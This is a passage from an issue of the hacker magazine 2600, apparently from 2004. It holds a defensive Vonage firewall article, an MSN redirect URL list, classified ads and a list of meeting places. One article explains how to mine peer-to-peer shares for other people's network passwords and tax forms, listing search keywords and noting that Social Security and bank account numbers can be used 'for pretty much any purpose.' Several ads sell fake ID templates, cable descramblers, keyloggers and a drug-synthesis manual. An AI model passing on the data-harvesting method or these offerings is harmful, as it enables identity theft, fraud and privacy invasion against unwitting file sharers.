3. Choose File > Import With Quicktime and select your downloaded song.
4. Save as a WAV or comparable file type.
5. Import the WAV into iTunes
6. Select the WAV in iTunes and choose Advanced > Convert Selection to AAC/MP3/ whatever file type you have chosen as the default codec.

This is reminiscent of the old days of MP3 encoding that involved a manual two step process using different programs to rip and then encode. While tools that reduce this process to one click will undoubtedly evolve and become more common, this method is useful because of its simplicity and interesting because of its irony.

Vonage Broadband Phone Service



by Kevin T. Blakley


As a 15 year security professional and Vonage phone service user over the past six months, I have uncovered some serious security problems with its use and solutions to possible security risks for both business and home users. This broadband phone service which saves the end user hundreds or even thousands of dollars a year on local toll and long distance charges can pose certain vulnerabilities to your network. The service, which uses Cisco's VOIP ATA-186 telephone adapter, opens several holes in network security.

Vonage offers little help with serious technical or security issues and in fact several technical representatives stated to me that I should simply allow all traffic on the following ports (UDP: 53 (domain), 69 (tftp), 123 (sip), 5060, 5061, and 10000 ñ 20000) into my secured local network for any source IP. There are many exploits for all of these ports which include exploits for tftp on port 69, computer management on port 10000, and others. Vonage refuses to provide their source IP's for the VOIP connections. Given this information one could easily set up firewall rules which would allow traffic only from Vonage's VOIP server addresses to the voice unit. Service redirection which is known to most seasoned firewall users allows the firewall to map user defined ports to a predefined local or private IP address. This, while not suggested by Vonage, would suffice in securing the local private network and also provide security to the ATA unit. What was suggested by Vonage was the placement of the ATA-186 into a DMZ firewall zone. While this offers some logging ability for attempted attacks, it opens up the ATA unit itself to possible attacks via the open service ports mentioned above, specifically tftp, and a service that is normally turned off: http (port 80). Since broadband Internet service is today almost as common as a television and with broadband phone service providers such as Vonage gaining popularity, it is the responsibility of security professionals such as myself to provide information to the general public relating to security threats.

Personal firewalls such as the one provided in Windows XP and the many variants on the market protect the computer on which they are installed from various attacks. However they do not protect any other device which is on the same network connected through a broadband router. Many of the most popular broadband router/firewalls on the market today do offer some packet filtering but most do not inspect UDP traffic which is what the ATA-186 voice unit uses to communicate VOIP traffic.

For those home or business users who do not employ a firewall on the front end of their network, I would suggest doing so and employing statefull packet inspection of all traffic relating to the use of any VOIP device. Such small office and home products are available from many manufacturers such as Check Point, Watchguard, Netgear, and Linksys.

In no way am I discounting the value of broadband phone service providers. However, it is my opinion that these same providers should be a little more security conscious.



Sharing your life on a Peer-to-Peer network

by Kong

#include <disclaimer.h>

Even if you will not admit it, more than likely you have downloaded some sort of music or software via a peer to peer network like millions of other people around the world. Whether it was in the glory days of Morpheus and Napster or in the RIAA infested world of Kazaa today, it makes no difference. While you can find almost any sort of media you desire, there are more interesting things that can be found. First, let's examine what happens when you install most online sharing programs. The setup program will ask you what files and folders you want to share. Since naive and novice computer users know that sharing is the basis of all peer to

peer networks, they decide to share everything in their "My Documents" folder or sometimes even everything on their computer without knowing that there is anything wrong with this. Now it gets interesting if you know what to look for.

Several times I have found network configuration documents that people left laying around on their computer. Many of these documents are for different businesses and schools that have hired people to install networks for them. These documents often contain idiot-proof instructions on how to connect to the network (not like that is a complicated process). Besides the instructions which you can toss aside, such documents can also contain every computer's hostname, IP address, usernames, passwords, and various other proprietary information meant for employees only. All it takes is one careless employee to leave the document on an unsecured computer and the whole world has access to it. Some good keywords to search for are network, setup, configuration, install, and LAN.

Despite it being scary how easily someone can obtain such detailed information about a network, the following is even scarier. The popular craze today is doing taxes online. At most places you enter all your information and within a few days or even hours they send you your tax information in PDF form. The two forms sent are the 1040 and 8283. The 8283 is basically a worksheet that isn't needed but contains your address, social security number, work, work phone number, and money earned that year. All this can be used for pretty much any purpose you desire. The 1040 contains even more vital information. It has the same information as the 8283 plus some. This is the form you have to send in to the IRS. If you are receiving a refund, more then likely you are getting a direct deposit to speed things up. In order to receive this, the form will require you to fill out your bank's routing number and account number. Several sites have a search engine that allows you to enter a routing number and tells you the bank's name. After obtaining any of those documents, you have a good deal of information about a person. Just search for items such as return, tax, 1040, 8283, federal, or anything of that nature.

It might take awhile to download something interesting and most files will not be what you are looking for but eventually you will find something worthwhile. Just remember not to be too vicious with anything you discover.

THE FIFTH HOPE

3 Days of Hacker Fun at the HOtel PEnnsylvania in New York City Friday, July 9th through Sunday, July 11th

Keynote Speaker: Kevin Mitnick

Plus Three Tracks of Speakers, Movies, Games

Admission for the Entire Conference is $50

Register at www.hope.net

or Write to: The Fifth Hope
c/o 2600 P.O. Box 752
Middle Island, NY 11953 USA

msn Redirect Scan

by StankDawg@hotmail.com

If you visit msn.com (which you might do as the default home page in a lot of circumstances) you may notice that the page can be customized based on your settings. For example, a Dell system sometimes defaults to the homepage http://dellnet.msn.com/ which uses a custom module in the msn system to deliver Dell information. I found this both annoying and interesting.

After a little reverse engineering, I discovered that you can either go to these sites directly or you can be redirected to these sites from http://go.msn.com/ by using the proper URL parameters. It turns out that it redirects to a specific page customized to a specific company or group based on the parameters passed via the URL. For example, not only can you type in the direct dellnet address listed above, but you can also use the redirected http://go.msn.com/ address listed below to get to the same place. I decided to hammer through some patterns and see what other sites offer custom services. The results are listed below.

URL	Company/Site
http://go.msn.com/0/0/1.asp	Microsoft - IE5.5 SP1 download (redirects to an apology page)
http://go.msn.com/0/0/2.asp	Dell
http://go.msn.com/0/1/0.asp	Dell - "ebar" (error page, apparently this no longer exists)
http://go.msn.com/0/1/1.asp	Microsoft - Hotmail
http://go.msn.com/0/1/2.asp	Dell
http://go.msn.com/0/3/1.asp	Dell
http://go.msn.com/0/3/2.asp	MSN - MSN Member
http://go.msn.com/0/3/3.asp	MSN - Canadian version
http://go.msn.com/0/3/4.asp	MSN - My MSN (customized page)
http://go.msn.com/0/3/5.asp	Best Buy
http://go.msn.com/0/3/6.asp	Charter Communications - Broadband ISP Home page
http://go.msn.com/0/3/7.asp	Dell
http://go.msn.com/0/3/8.asp	Disney
http://go.msn.com/0/3/9.asp	Best Buy
http://go.msn.com/0/3/10.asp	Charter Communications - Broadband ISP Home page
http://go.msn.com/0/3/11.asp	Dell
http://go.msn.com/0/3/12.asp	Disney
http://go.msn.com/0/3/13.asp	MSN - MSN Member
http://go.msn.com/0/3/14.asp	QWEST
http://go.msn.com/0/3/15.asp	Staples
http://go.msn.com/0/3/16.asp	Verizon
http://go.msn.com/0/3/17.asp	QWEST
http://go.msn.com/0/3/18.asp	Staples
http://go.msn.com/0/3/19.asp	United Airlines
http://go.msn.com/0/3/20.asp	Verizon
http://go.msn.com/0/5/1.asp	Verizon - Direct link to MSN Groups
http://go.msn.com/0/6/1.asp	Verizon - Direct link to MSN Shopping
http://go.msn.com/0/7/1.asp	Verizon - Direct link to MSN Money Central
http://go.msn.com/0/8/1.asp	Verizon - Direct link to My MSN (customized page)

This was done manually during a training session where I sat in the back of the class unchallenged and bored to tears. I only went through some limited ranges in my testing. It could easily be scripted to check for a larger series of numbers. A couple of them seemed interesting, such as the "ebar" page. Maybe there are some other software download pages that could be interesting. Maybe there are ways to login or access customized systems that weren't intended for public consumption. Just think of how many other sites may be out there on the web that could work the same way. See what others you can find!

Marketplace

Happenings

THE FIFTH HOPE will take place at New York City's Hotel Pennsylvania from July 9th to the 11th. This will be a very special conference, marking the 20th anniversary of *2600* and the 10th anniversary of the First HOPE. There's still time to get involved and become a speaker or help to organize this historic event. If you want to be part of this, go to www.hope.net and follow the links for speakers and/or volunteers. See you there!

For Sale

HOW TO BE ANONYMOUS ON THE INTERNET. Easy to follow lessons on achieving Internet anonymity, privacy, and security. The book's 20 chapters cover 1) simple proxy use for WWW; 2) how to send and receive e-mail anonymously; 3) use SOCKS proxies for IRC, ICQ, NNTP, SMTP, HTTP; 4) web based proxies - JAP, Multiproxy, Crowds; 5) do-it-yourself proxies - AnalogX, Wingates; 6) read and post in newsgroups (Usenet) in complete privacy; 7) for pay proxies. Learn how to hunt for, find, and utilize all types of proxies, clean up your browsers, clean up your whole Windows OS. This professionally written but non-technical jargon filled book is geared towards the beginner to advanced readers and the average Internet user. The book lessons are on a CD in easy to read HTML interface format with numerous illustrations throughout. Send $20 (I'll pay S/H) to Plamen Petkov, 1390 E Vegas Valley Dr. #40, Las Vegas, NV 89109. Money orders, personal checks, cash accepted.

THE IBM-PC UNDERGROUND ON DVD. Topping off at a full 4.2 gigabytes, ACiD presents the first DVD-ROM compilation for the IBM-PC underground scene entitled "Dark Domain." Inside is an expansive trove of files dating as far back as 1987 up to the close of 2003; from artpacks to loaders and cracktros to magazines, plus all the necessary programs for browsing them. If you ever wanted to see a lost JED ANSImation display at 2400 baud, here's your chance. For order details and more information please consult http://www.darkdomain.org/.

AFFORDABLE AND RELIABLE LINUX HOSTING. Kaleton Internet provides affordable web hosting based on Linux servers. Our hosting plans start from only $4.95 per month. This includes support for Python, Perl, PHP, MySQL, and more. Privacy is guaranteed and you can pay by E-Gold, paypal, or credit card. http://www.kaleton.com

DRIVER'S LICENSE BAR-BOOK and "fake" ID templates. Includes photos, templates, and information on all security features of every single American and Canadian drivers' licenses. Including information on making "fake" ID's on PVC cards, laminating, making holograms, magnetic stripes, software, and more to make your very own license! Send $25 cash in US funds or an international money order in US funds made out to R.J. Orr and mailed to Driver's Bar Book, PO Box 2306, Station Main, Winnipeg, Manitoba, R3C 4A6, Canada. Order now and get FREE laminates with every order! We ship worldwide free!

ONLINE RETAILER OF COMPUTER PRODUCTS is also a *2600* subscriber! 60,000 different computer products from components to complete systems, laptops, PDAs, cables, RAM, and media all available online at http://www.digitaleverything.ca. Worldwide shipping is no problem. Just mention you are a subscriber and I'll give you better prices too. Contact Dave at sales@digitaleverything.ca for more info.

HACKER LOGO T-SHIRTS AND STICKERS. Show your affiliation with the hacker community. Get t-shirts and stickers emblazoned with the Hacker Logo at HackerLogo.com. Our Hacker Logo t-shirts are high quality Hanes Beefy-Ts that will visibly associate you as a member of the hacker culture. Our stickers are black print on sturdy white vinyl, and work well on notebooks, laptops, bumpers, lockers, etc.

PHONE HOME. Tiny, sub-miniature, 7/10 ounce, programmable/reprogrammable touch-tone, multi-frequency (DTMF) dialer which can store up to 15 touch-tone digits. Unit is held against the telephone receiver's microphone for dialing. Press "HOME" to automatically dial the stored digits which can then be heard through the ultra miniature speaker. Ideal for E.T.'s, children, Alzheimer victims, lost dogs/chimps, significant others, hackers, and computer wizards. Give one to a boy/girl friend or to that potential "someone" you meet at a party, the supermarket, school, or the mall; with your pre-programmed telephone number, he/she will always be able to call you! Also, ideal if you don't want to "disclose" your telephone number but want someone to be able to call you locally or long distance by telephone. Key ring/clip. Limited quantity available. Money order only. $16.95 + $1.55 S/H. Mail order to: P.H., 331 N. New Ballas Road, Box 410802, CRC, Missouri 63141.

SEEKING MANUSCRIPTS FOR PUBLICATION. The Paranoid Publications Group is currently accepting unsolicited, unpublished manuscripts for consideration. For complete information, download our electronic author's information package by visiting www.paranoidpublications.com and clicking on "Authors." We do not accept or respond to e-mails, faxes, or telephone calls from prospective authors. No matter how good it sounds on the phone, we have to see it in print. While you're there, check out our newest book - *The Preparatory Manual of Narcotics.* Author Jared B. Ledgard shows us how to prepare and handle numerous hazardous controlled substances of an intoxicating nature. Written in plain English, this manual is simple enough for the common man to comprehend yet advanced enough to hold the attention of even the most accomplished chemist. All of our titles are perfect bound and printed on acid-free, high quality paper that is 25% recycled, 10% of which is post consumer content. Enter coupon code "spring2600" (without the quotes) for 10% off your order. Visa, MasterCard, American Express, Discover, JCB, and old fashioned checks and money orders are welcomed. Due to much fraud, we no longer accept eChecks. No orders by telephone, please. Customer service and product information: 800-681-8995 or 219-326-6662.

SIZE *DOES* MATTER! The Twin Towers may be gone forever but a detailed image still exists of the massive 374-foot radio tower that was perched atop One World Trade Center. This high-quality glossy color poster is available in two sizes (16" x 20" and 20" x 30") and makes a spectacular gift for engineers, scientists, radio and television buffs, or anybody who appreciates a unique, rarely seen view of the World Trade Center. Visit www.wtc-poster.us for samples and to order your own poster.

WIRELESS SECURITY PERSPECTIVES. Monthly, commercial-grade information on wireless security. Learn how to protect your cellular, PCS, 3G, Bluetooth, or WiFi system from *2600* readers. Subscriptions start at $350 per year. Check us out at http://cnp-wireless.com/wsp.html.

CABLE TV DESCRAMBLERS. New. (2) Each $74 + $5.00 shipping, money order/cash only. Works on analog or analog/digital cable systems. Premium channels and possibly PPV depending on system. Complete with 110vac power supply. Purchaser assumes sole responsibility for notifying cable operator of use of descrambler. Requires a cable TV converter (i.e., Radio Shack) to be used with the unit. Cable connects to the converter, then the descrambler, then the output goes to TV set tuned to channel 3. CD 9621 Olive, Box 28992-TS, Olivettet Sur, Missouri 63132. Email: cabledescrambler ➥guy@yahoo.com.

LEARN LOCK PICKING It's EASY with our book. Our 2nd edition adds lots more interesting material and illustrations. Learn what they don't want you to know. Any security system can be beaten, many times right through the front door. Be secure. Learn the secrets and weakness of today's locks. If you want to get where you are not supposed to be, this book could be your answer. Explore the empowering world of lock picking. Send twenty bucks to Standard Publications, PO Box 2226HQ, Champaign, IL 61825 or visit us at www.standardpublications.com/direct/2600.html for your 2600 reader price discount.

CAP'N CRUNCH WHISTLES. Brand new, only a few left. THE ORIGINAL WHISTLE in mint condition, never used. Join the elite few who own this treasure! Once they are gone, that is it - there are no more! Keychain hole for keyring. Identify yourself at meetings, etc. as a 2600 member by dangling your keychain and saying nothing. Cover one hole and get exactly 2600 hz, cover the other hole and get another frequency. Use both holes to call your dog or dolphin. Also, ideal for telephone remote control devices. Price includes mailing. $49.95. Not only a collector's item but a VERY USEFUL device to carry at all times. Cash or money order only. Mail to: WHISTLE, P.O. Box 11562-ST, Clt, Missouri 63105.

REAL WORLD HACKING: Interested in rooftops, steam tunnels, and the like? For a copy of *Infiltration,* the zine about going places you're not supposed to go, send $3 cash to PO Box 13, Station E, Toronto, ON M6H 4E1, Canada.

TAP/YIPL The original phreaking and hacking zines! All original back issues on CD-ROM. Only $5 including postage! Write for a free catalog of the best underground CD-ROMS! Whirlwind, Box 8619, Victoria BC, V8W 3S2, Canada.

AT LAST AN ACCURATE DESCRIPTION OF THE BELIEFS AND BEHAVIOR OF HACKERS! Social Inquiry offers a research report produced by Bernhardt Lieberman, emeritus professor from the University of Pittsburgh and Director of Social Inquiry, his own social research firm. Professor Lieberman held appointments in the Departments of Sociology and Psychology at the University of Pittsburgh. He conducted a detailed interview of hackers in Pittsburgh and administered five questionnaires to them: a hacker motivation questionnaire, a hacker ethic questionnaire, an attitude toward the law scale, a liberalism-conservatism scale, and a personality questionnaire designed to deal with the myth of the hacker as a social misfit. Professor Lieberman attended H2K2, observed the behavior of hackers in convention, and administered the five questionnaires to hackers attending H2K2. The report also contains a content analysis of *2600.* The report presents a description of the beliefs and behavior of hackers produced by these

methods of inquiry. The report is neither a condemnation nor a whitewash of hackers, nor does it justify the actions of criminal justice systems and the disciplinary actions of school administrators. It is designed to offer a more accurate picture of hackers than the pictures presented by the mass media and the criminal justice systems. The report recommends that the desire of hackers to learn about computers, computing, and technology should be channeled into constructive ends, as much as that is possible. The report is 140 pages long and contains 55,000 words. Professor Lieberman received no grant or contract money to do this work; he did the work using his own money and was, and is, beholden to no one. To get a copy of the report send a check or money order for $23.50 + $4.50 ($6.00 outside North America) for shipping (in U.S. dollars) payable to Social Inquiry, 627 Beverly Road, Pittsburgh, PA 15243. Those fortunate enough to have institutional funds to pay for the report are invited to send a purchase order. (Federal tax ID number: 25-1377234.) Professor Lieberman can be reached at 412.343.2508. His website is www.telerama.com/~blieber.

Help Wanted

GOOD COMMUNICATORS NEEDED to promote revolutionary sender-pays spam elimination infrastructure. E-mail davidnicol@pay2send.com with "2600 marketplace" in your message. Lifetime residual earnings potential.
CREDIT REPORT HELP NEEDED. Need some assistance removing negative items off credit reports. Will pay. All agencies. Please respond to skysight@spacemail.com.
HIRING PROFESSIONAL INTERNET CONSULTANTS with job references only for the following: website security, performance tuning, and marketing for online magazine. Please send your bio and resume to: jbhartsworth@yahoo.com -you can work from home, but should live in (or around) NYC, as you will need to attend a meeting or two.

Wanted

HAVE KNOWLEDGE OF SECURITY BREACHES at your bank? Heard rumors of cracked customer databases? Know there are unaddressed vulnerabilities in a retailer's credit card network, but its management doesn't know or care? We want your tips. We are a business newsletter focusing on security issues in the financial industry: IT security, privacy, regulatory compliance, identity-theft and fraud, money-laundering. Wherever criminal activity meets banks, we are there. You can remain anonymous. (Note: we will not print rumors circulated by one person or group without obtaining supporting evidence or corroboration from other parties.) Contact banksecuritynews@yahoo.com or call 212-564-8972, ext. 102.
BUYING BOOKS AND MORE. Man interested in books related to hacking, security, phreaking, programming, and more. Willing to purchase reasonable books/offers. I do search Google! No rip-offs please. Contact me at lbda@att.net.
FREE SOFTWARE DISTRIBUTION. I have a website (www.eloder.com, come check it out!) that has a fair amount of traffic. Mostly for debian and redhat cds. I am looking for hackers who have made their own interesting programs and wish to share. If you have some really interesting apps, I can give you (for free!) a page or a sub domain. I am looking to assist the open source movement and the hacker community. You can email me at eloder@hotmail.com. Please place "download" in the subject heading. All interesting ideas welcome. Eric Loder.
NEED DIAL UP HACKING INFO (steps involved, current dial ups, etc.) Also looking for places on the Internet where I can get unlisted phone numbers for free. Please contact me at billm2@prodigy.net.
IF YOU DON'T WANT SOMETHING TO BE TRUE, does that make it propaganda? When we're children and we don't want to listen, we put our hands over our ears. As we grow up, we create new ways to ignore things we don't want to hear. We make excuses. We look the other way. We label things "propaganda" or "scare tactics." But it doesn't work. It doesn't make the truth go away. Government and corporate MIND CONTROL PROGRAMS are used to intimidate, torture, and murder people globally. It may not be what you want to hear. But that doesn't make it any less true. Please visit and support John Gregory Lambros by distributing this ad to free classified advertising sites and newsgroups globally. www.brazilboycott.org THANK YOU!

Services

VINTAGE COMPUTER RESOURCES FOR RESEARCH. VintageTech provides a wide variety of computer historical related services for business and academia. We provide: support services for legal firms for computer and software patent litigation and prior art research; props and consulting for movie or film production and photography studios requiring period authentic computers and computer related items; data recovery and conversion from old and obsolete data media to modern media; appraisals of vintage computer items for sale, charitable donation, or insurance valuations; sales brokering of vintage computers and related items; general computer history consulting and research. VintageTech maintains an extensive archive of computers, software, documentation, and an expansive library of computer related books and magazines. Visit us online at http://www.vintagetech.com or call +1 925 294 5900 to learn more about the services we provide.
PAY2SEND.COM is an e-mail forwarding service that only forwards messages from whitelisted contacts or people who pay you to receive from them, using a patent-pending identity technique. Sign up via our web page form.
INTELLIGENT HACKERS UNIX SHELL. Reverse.Net is owned and operated by intelligent hackers. We believe every user has the right to online security and privacy. In today's hostile anti-hacker atmosphere, intelligent hackers require the need for a secure place to work, without big-brother looking over their shoulder. We provide highly filtered DoS protection. Our main server is a P3 1.2 ghz machine, 1.5 gigs of ram, 512 megs of swap, 40 gig EIDE, with complete online "privacy." Compile your favorite security tools, use ssh, stunnel, nmap, etc. Affordable pricing from $10/month, with a 14 day money back guarantee. http://www.reverse.net/

Announcements

OFF THE HOOK is the weekly one hour hacker radio show presented Wednesday nights at 7:00 pm ET on WBAI 99.5 FM in New York City. You can also tune in over the net at www.2600.com/offthehook or on shortwave in North and South America at 7415 khz. Archives of all shows dating back to 1988 can be found at the 2600 site, now in mp3 format! Shows from 1988-2003 are now available on DVD! Details on page 9. Your feedback on the program is always welcome at oth@2600.com.
HACKERSHOMEPAGE.COM. Your source for keyboard loggers, gambling devices, magnetic stripe reader/writers, vending machine defeaters, satellite TV equipment, lockpicks, etc... (407) 650-2830.
CHRISTIAN HACKERS' ASSOCIATION: Check out the webpage http://www.christianhacker.org for details. We exist to promote a community for Christian hackers to discuss and impact the realm where faith and technology intersect for the purpose of seeing lives changed by God's grace through faith in Jesus.
VMYTHS.COM AUDIO RANTS are available free of charge to computer talk shows. These short and often hilarious MP3s dispel the hysteria that surrounds computer security. One former White House computer security advisor hates these rants (and we don't make this claim lightly). Check out Vmyths.com/news.cfm for details.
HACKERMIND: Dedicated to bringing you the opinions of those in the hacker world, and home of the ezine *Frequency.* Visit www.hackermind.net for details.
DO YOU WANT ANOTHER PRINTED MAGAZINE that complements *2600* with even more hacking information? *Binary Revolution* is a magazine from the Digital Dawg Pound about hacking and technology. Specifically, we look at underground topics of technology including: Hacking, Phreaking, Security, Urban Exploration, Digital Rights, and more. For more information, or to order your printed copy online, visit us at http://www.binrev.com/ where you will also find instructions on mail orders. Welcome to the revolution!

Personals

I AM A 22 YEAR OLD KNOWLEDGE SEEKER that has been incarcerated for the past 2 years and have 2 years to go until my release. I am looking for anyone who has the time to teach or print tutorials for me to learn from. I am interested in any field such as phreaking, cracking, programming OpenBSD, or anything else to keep my mind on the right track while I do my segregation time. I also would enjoy some penpals if anyone has time. I will answer ALL letters promptly. If interested please write me at: Joshua Steelsmith #113667, WVCF-IDOC, P.O. Box 1111, Carlisle, IN 47838.
STORMBRINGER'S 411: My Habeas Corpus (2255) was just denied so I'm in for the 262 month long haul. Am trying to get back in contact with the D.C. crew, Roadie, Joe630, Alby, Protozoa, Ophie, Professor, Dr. Freeze, Mudge, VaxBuster, Panzer, and whoever else wants to write. P.T. Barnum, I lost your 411. Wireless, ham, data over radio is my bag. Write: William K. Smith, 44684-083, FCI Cumberland Unit A-1, PO Box 1000, Cumberland, MD 21501 (web: www.stormbringer.tv).
PRISON REALLY SUCKS! Known as Alphabits for many years. Help me pass the time in here and write to me. Only 2 more years left and I am going crazy without any mental stimulation. I welcome letters from anyone and will reply to all. Jeremy Cushing #J51130, Centinela State Prison, P.O. Box 911, Imperial, CA 92251-0911.
RESOURCE MAN is looking for more addresses (snail mail). Please send any addresses of the following: book clubs, subscription services, newspapers, computer/hacking magazines, and any foreign addresses which are a special delight. The further away the better. Also, I am a manga/anime fanatic (dbz, Digimon, Outlaw Star, Chobits, Tenchi Muyo, etc.). Please send any related information to: Daniyel Sigsworth #1062882, PO Box 2000, Colorado City, TX 79512. Will respond if desired.

ONLY SUBSCRIBERS CAN ADVERTISE IN *2600!* Don't even think about trying to take out an ad unless you subscribe! All ads are free and there is no amount of money we will accept for a non-subscriber ad. We hope that's clear. Of course, we reserve the right to pass judgment on your ad and not print it if it's amazingly stupid or has nothing at all to do with the hacker world. We make no guarantee as to the honesty, righteousness, sanity, etc. of the people advertising here. Contact them at your peril. All submissions are for ONE ISSUE ONLY! If you want to run your ad more than once you must resubmit it each time. Don't expect us to run more than one ad for you in a single issue either. Include your address label or a photocopy so we know you're a subscriber. Send your ad to 2600 Marketplace, PO Box 99, Middle Island, NY 11953. Deadline for Summer issue: 6/1/04.

ARGENTINA

Buenos Aires: In the bar at San Jose 05.

AUSTRALIA

Adelaide: At the payphones near the Academy Cinema on Pulteney St. 8 pm.
Brisbane: Hungry Jacks on the Queen St. Mall (RHS, opposite Info Booth). 7 pm.
Canberra: KC's Virtual Reality Cafe, 11 East RW, Civic. 7 pm.
Melbourne: Melbourne Central Shopping Centre at the Swanston Street entrance near the public phones.
Perth: The Merchant Tea and Coffee House, 183 Murray St. 6 pm.
Sydney: The Crystal Palace, front bar/bistro, opposite the bus station area on George Street at Central Station. 6 pm.

AUSTRIA

Graz: Cafe Haltestelle on Jakominiplatz.

BRAZIL

Belo Horizonte: Pelego's Bar at Assufeng, near the payphone. 6 pm.

CANADA

Alberta

Calgary: Eau Claire Market food court by the bland yellow wall (formerly the "milk wall").

British Columbia

Nanaimo: Tim Horton's at Comox & Wallace.
Vancouver: Pacific Centre Food Fair, one level down from street level by payphones. 4 pm to 9 pm.
Victoria: Eaton Center food court by A&W.

Manitoba

Winnipeg: Garden City Shopping Center, Center Food Court adjacent to the A & W restaurant.

New Brunswick

Moncton: Ground Zero Networks Internet Cafe, 720 Main St. 7 pm.

Ontario

Barrie: William's Coffee Pub, 505 Bryne Drive. 7 pm.
Guelph: William's Coffee Pub, 429 Edinbourgh Road. 7 pm.
Hamilton: McMaster University Student Center, Room 318, 7:30 pm.
Ottawa: Agora Bookstore and Internet Cafe, 145 Besserer Street. 6:30 pm.
Toronto: Food Bar, 199 College Street.

Quebec

Montreal: Bell Amphitheatre, 1000 Gauchetiere Street.

CZECH REPUBLIC

Prague: Legenda pub. 6 pm.

DENMARK

Aarhus: In the far corner of the DSB cafe in the railway station.
Copenhagen: Ved Cafe Blasen.
Sonderborg: Cafe Druen. 7:30 pm.

EGYPT

Port Said: At the foot of the Obelisk (El Missallah).

ENGLAND

Exeter: At the payphones, Bedford Square. 7 pm.
Hampshire: Outside the Guildhall, Portsmouth.
Hull: The Old Gray Mare Pub, opposite Hull University. 7 pm.
London: Trocadero Shopping Center (near Picadilly Circus), lowest level. 7 pm.
Manchester: The Green Room on Whitworth Street. 7 pm.
Norwich: Main foyer of the Norwich "Forum" Library. 7:30 pm.
Reading: Afro Bar, Merchants Place, off Friar St. 6 pm.

FINLAND

Helsinki: Fenniakortteli food court (Vuorikatu 14).

FRANCE

Avignon: Bottom of Rue de la Republique in front of the fountain with the flowers. 7 pm.
Grenoble: Eve, campus of St. Martin d'Heres.
Paris: Place de la Republique, near the (empty) fountain. 6 pm.
Rennes: In front of the store "Blue Box" close to the place of the Republic. 7 pm.

GREECE

Athens: Outside the bookstore Papaswtiriou on the corner of Patision and Stournari. 7 pm.

IRELAND

Dublin: At the phone booths on Wicklow Street beside Tower Records. 7 pm.

ITALY

Milan: Piazza Loreto in front of McDonalds.

JAPAN

Tokyo: Linux Cafe in Akihabara district. 6 pm.

NEW ZEALAND

Auckland: London Bar, upstairs, Wellesley St., Auckland Central. 5:30 pm.
Christchurch: Java Cafe, corner of High St. and Manchester St. 6 pm.
Wellington: Load Cafe in Cuba Mall. 6 pm.

NORWAY

Oslo: Oslo Sentral Train Station. 7 pm.
Tromsoe: The upper floor at Blaa Rock Cafe. 6 pm.
Trondheim: Rick's Cafe in Nordregate. 6 pm.

SCOTLAND

Glasgow: Central Station, payphones next to Platform 1. 7 pm.

SLOVAKIA

Bratislava: at Polus City Center in the food court (opposite side of the escalators). 8 pm.

SOUTH AFRICA

Johannesburg (Sandton City): Sandton food court. 6:30 pm.

SWEDEN

Gothenburg: Outside Vanilj. 6 pm.
Stockholm: Outside Lava.

SWITZERLAND

Lausanne: In front of the MacDo beside the train station.

UNITED STATES

Alabama

Auburn: The student lounge upstairs in the Foy Union Building. 7 pm.
Huntsville: Madison Square Mall in the food court near McDonald's. 7 pm.
Tuscaloosa: McFarland Mall food court near the front entrance.

Arizona

Phoenix: Borders, 2nd Floor Cafe Area, 2402 E. Camelback Road.
Tucson: Borders in the Park Mall. 7 pm.

California

Los Angeles: Union Station, corner of Macy & Alameda. Inside main entrance by bank of phones. Payphones: (213) 972-9519, 9520; 625-9923, 9924; 613-9704, 9746.
Orange County (Lake Forest): Diedrich Coffee, 22621 Lake Forest Drive.
Sacramento (Citrus Heights): Barnes & Noble, 6111 Sunrise Blvd. 7 pm.
San Diego: Regents Pizza, 4150 Regents Park Row #170.
San Francisco: 4 Embarcadero Plaza (inside). Payphones: (415) 398-9803, 9804, 9805, 9806.
San Jose (Campbell): Orchard Valley Coffee Shop/Net Cafe on the corner of S Central Ave. and E Campbell Ave.
Santa Barbara: Cafe Siena on State Street.

Colorado

Boulder: Wing Zone food court, 13th and College. 6 pm.

District of Columbia

Arlington: Pentagon City Mall in the food court. 6 pm.

Florida

Ft. Lauderdale: Broward Mall in the food court. 6 pm.
Gainesville: In the back of the University of Florida's Reitz Union food court. 6 pm.
Orlando: Fashion Square Mall Food Court between Hovan Gourmet and Manchu Wok. 6 pm.

Georgia

Atlanta: Lenox Mall food court. 7 pm.

Hawaii

Honolulu: Coffee Talk Cafe, 3601 Waialae Ave. Payphone: (808) 732-9184. 6 pm.

Idaho

Boise: BSU Student Union Building, upstairs from the main entrance. Payphones: (208) 342-9700, 9701.
Pocatello: College Market, 604 South 8th Street.

Illinois

Chicago: Union Station in the Great Hall near the payphones.

Indiana

Evansville: Barnes and Noble cafe at 624 S Green River Rd.
Ft. Wayne: Glenbrook Mall food court in front of Sbarro's. 6 pm.
Indianapolis: Borders Books on the corner of Meridian and Washington.
South Bend (Mishawaka): Barnes and Noble cafe, 4601 Grape Rd.

Iowa

Ames: Santa Fe Espresso, 116 Welch Ave.

Kansas

Kansas City (Overland Park): Oak Park Mall food court.

Louisiana

Baton Rouge: In the LSU Union Building, between the Tiger Pause & McDonald's, next to the payphones. Payphone numbers: (225) 387-9520, 9538, 9618, 9722, 9733, 9735.
New Orleans: La Fee Verte, 620 Conti Street. 6 pm.

Maine

Portland: Maine Mall by the bench at the food court door.

Maryland

Baltimore: Barnes & Noble cafe at the Inner Harbor.

Massachusetts

Boston: Prudential Center Plaza, terrace food court at the tables near the windows.
Marlborough: Solomon Park Mall food court.
Northampton: Javanet Cafe across from Polaski Park.

Michigan

Ann Arbor: The Galleria on South University.

Minnesota

Bloomington: Mall of America, north side food court, across from Burger King & the bank of payphones that don't take incoming calls.

Missouri

Kansas City (Independence): Barnes & Noble, 19120 East 39th St.
St. Louis: Galleria, Highway 40 & Brentwood, elevated section, food court area, by the theaters.
Springfield: Borders Books and Music coffeeshop, 3300 South Glenstone Ave, one block south of Battlefield Mall. 5:30 pm.

Nebraska

